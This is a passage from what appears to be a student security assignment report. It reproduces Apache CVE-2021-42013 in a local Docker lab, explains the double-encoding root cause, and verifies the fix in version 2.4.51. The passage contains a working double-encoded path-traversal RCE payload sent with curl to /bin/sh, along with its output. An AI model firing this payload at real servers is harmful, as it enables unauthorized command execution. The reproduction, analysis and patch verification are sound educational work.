



*Figure C-1. Vulnerable 2.4.50 (port 8080): Server header 2.4.50 and HTTP 200 returning the container's /etc/passwd.*

### Step 2 — remote code execution (RCE, HTTP 200)

With CGI enabled, the same traversal is aimed at **/bin/sh** under **/cgi-bin/** and the command is supplied in the POST body (**echo;id**).

```
curl --path-as-is -i --data "echo;id" ^
 "http://localhost:8080/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh"

# HTTP/1.1 200 OK
# uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

```
.exe -s -i --path-as-is --data "echo;id" "http://localhost:8080/cgi-bin/.%%32%65/.%%32%
65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh"
HTTP/1.1 200 OK
Date: Wed, 21 Oct 2026 04:01:07 GMT
Server: Apache/2.4.50 (Unix)
Transfer-Encoding: chunked

uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

*Figure C-2. RCE on 2.4.50: the injected command runs on the server and returns uid=1(daemon).*

## 5.4 Root-Cause Analysis (in my own words)

When Apache processes a request, the function **ap_normalize_path()** normalizes the URL path — collapsing things such as **..** and percent-encoded dots — and, during that normalization, it is supposed to reject sequences that would escape the current directory.

- In **CVE-2021-41773 (2.4.49)** the normalizer only looked for unencoded **..**, so a single-encoded **%2e%2e%2f** slipped through.
- The **2.4.50 patch** also caught single-encoded **%2e**, but it decoded/normalized **only one layer** and used a blacklist-style match for the known patterns.
- In **CVE-2021-42013** the attacker adds one more encoding layer: **%%32%65** decodes to **%2e** *after* the check has already passed, and a second decoding produces **.**, rebuilding a valid **../**. The traversal therefore succeeds.

The underlying weakness is **CWE-177**: decoding and normalization are not repeated until the path reaches a fixed point (converges), and a blacklist is used instead of guaranteeing that the normalized path stays inside the allowed directory (CWE-22). File read becomes **command execution (CWE-78)** because the traversal can map the request to an executable under **/cgi-bin/**; Apache invokes **/bin/sh** and the shell executes the POST body.

## 5.5 The Applied Fix

The official fix is to upgrade to **Apache httpd 2.4.51**, where **ap_normalize_path()** fully handles multi-layer encoding so double encoding can no longer bypass the check. To prove that exploitability depends only on the version, the fixed environment keeps the **exact same risky configuration** (CGI enabled, autoindex enabled, root **Require all granted**) and changes only the base image tag.

```
# fixed/Dockerfile  — the ONLY change is the image version
- FROM vulhub/httpd:2.4.50
+ FROM httpd:2.4.51
  RUN set -ex \
   && sed -i 's|#LoadModule cgid_module ...|LoadModule cgid_module ...|' ... \
   && sed -i 's|#LoadModule cgi_module ...|LoadModule cgi_module ...|' ... \
   && sed -i 's|#Include .../httpd-autoindex.conf|Include .../httpd-autoindex.conf|' ... \
   && sed -i 's|Require all denied|Require all granted|g' ...
```

Defense-in-depth recommendations (independent of the upgrade): keep **<Directory />** at the default **Require all denied**, disable **mod_cgi/cgid** when not needed, and place a WAF that normalizes and rejects multi-encoded traversal sequences.

## 5.6 Verifying the Fix (and Regression Testing)

The identical payloads are replayed against the fixed container (**8081** → **80**, Apache 2.4.51). The attacks are rejected while the legitimate homepage still works — confirming the vulnerability is eliminated without breaking normal functionality (regression testing).

| Test | Vulnerable 2.4.50 (8080) | Fixed 2.4.51 (8081) |
|---|---|---|
| Baseline homepage / | HTTP 200 (service works) | HTTP 200 (service works) |
| Traversal to /etc/passwd | HTTP 200 — file disclosed | HTTP 400 — blocked |
| RCE (id via /bin/sh) | HTTP 200 — uid=1(daemon) | HTTP 400 — command not executed |





*Figure C-3. Same payload: RCE still returns 200 on 2.4.50 (8080) but returns 400 on 2.4.51 (8081); the fixed homepage still returns 200.*

### 5.7 Fixes Folder

The changed configuration files are attached in the repository under **cve/CVE-2021-42013/**: **vulnerable/** (Apache 2.4.50) and **fixed/** (Apache 2.4.51, identical configuration) contain the Dockerfile and docker-compose.yml; **evidence/** holds the raw command outputs; **verify.ps1** replays both payloads against 8080 and 8081 for an automated comparison.

## 6. Conclusion and Deliverables

All three parts of the assignment were completed and verified.

- A working Flask REST API with 3 endpoints, bcrypt-hashed passwords, JWT authentication and middleware, ORM-based SQLi protection, and output-encoded XSS protection; 7/7 unit tests pass.
- A GitHub Actions pipeline that runs unit tests, Bandit (SAST) and OWASP Dependency-Check (SCA) on every push, with two HTML artifacts. SCA scans all 12 dependencies with 0 vulnerabilities; one CPE-collision false positive was analyzed and suppressed rather than ignored.
- CVE-2021-42013 was reproduced (file disclosure and RCE), its root cause explained (CWE-177/22/78), and the official fix (upgrade to 2.4.51) verified — attacks return 400 while the homepage still returns 200.

**Submission links:**

- Public repository: https://github.com/LinZhuohe/work1-secure-api
- Last successful pipeline run: https://github.com/LinZhuohe/work1-secure-api/actions/runs/39546323793

- Fix folder: cve/CVE-2021-42013/fixed/ (with vulnerable/ for comparison).

# Appendix A — Answers to the Control Questions

### Q1. Why is password hashing with bcrypt preferable to using SHA-256?

SHA-256 is a fast, general-purpose cryptographic hash. Without a salt, identical passwords produce identical hashes and the whole file can be cracked with precomputed rainbow tables; because it is fast, GPU/ASIC brute-force is cheap. bcrypt is a password-specific KDF: it stores a unique random salt per password and deliberately runs a tunable, expensive key schedule (work factor), making rainbow tables and brute-force far more costly.

### Q2. What is the main difference between SAST and DAST?

SAST is white-box: it analyzes source code or bytecode without running the application, early in CI, and locates code-level flaws, but can produce false positives. DAST is black-box: it attacks a running application from the outside through its interfaces, finding runtime/deployment and configuration issues but requiring a running app and without seeing the code.

### Q3. Describe how a JWT works, what it contains, and how the server verifies it.

A JWT is a signed token with three Base64URL parts — header (alg, typ), payload (claims such as sub, iat, exp) and a signature. On login the server issues the token; the client sends it as "Authorization: Bearer <token>". The server recomputes/verifies the signature with its secret (or public key), pins the algorithm, and checks the claims (especially exp). A valid signature proves the token is tamper-proof and authentic; the server stays stateless.

### Q4. What risks arise if you do not audit third-party libraries?

The application inherits every known CVE in its direct and transitive dependencies, faces supply-chain and malicious-package attacks, and may have no inventory of what is deployed, so it cannot be patched quickly when a new advisory is released. SCA continuously builds this inventory and maps it to vulnerabilities.

### Q5. What advantages do Docker and Vulhub provide over installing vulnerable software directly?

They provide an isolated, disposable, reproducible snapshot of the exact vulnerable version and configuration without installing anything on the host, contain any damage and malware inside the container, control network ports, and allow instant teardown/reset (docker compose down/up), avoiding pollution of the host operating system.

### Q6. What is the difference between a vulnerability and an exploit?

A vulnerability is the weakness or design flaw in the software itself (a CWE, e.g. the incomplete path normalization in Apache). An exploit is the concrete technique or payload that leverages the vulnerability (here, the double-encoded .%%32%65 path and the echo;id command sent to /bin/sh). The flaw is the cause; the exploit is the operational use of it.

### Q7. Why is checking that the main functionality still works after a fix so critical?

A patch can over-block legitimate input or change configuration, breaking the service for normal users (a denial-of-service or functional regression). Re-running the baseline request and confirming the homepage returns 200 proves the fix is both effective and non-destructive — this is regression testing.

### Q8. How does reproducing known CVEs help a security specialist?

It turns abstract advisories into concrete understanding of exploit mechanics, allows validation of detection rules and WAF/protective controls, provides a safe way to verify patches, and builds the hands-on skills needed by a penetration tester or a SOC analyst for triage, containment and remediation.

# References


- OWASP Top 10 — https://owasp.org/www-project-top-ten/ (A01 Broken Access Control, A03 Injection, A07 Identification & Authentication Failures).

- OWASP Cheat Sheet Series — Authentication, SQL Injection Prevention, XSS Prevention: https://cheatsheetseries.owasp.org/
- JWT (JSON Web Token) introduction: https://jwt.io/introduction
- GitHub Actions documentation: https://docs.github.com/en/actions
- OWASP Dependency-Check: https://dependency-check.github.io/DependencyCheck/ | Bandit: https://bandit.readthedocs.io/
- Vulhub official repository: https://github.com/vulhub/vulhub
- National Vulnerability Database — CVE-2021-42013: https://nvd.nist.gov/vuln/detail/CVE-2021-42013
- Apache HTTP Server security advisories: https://httpd.apache.org/security/vulnerabilities_24.html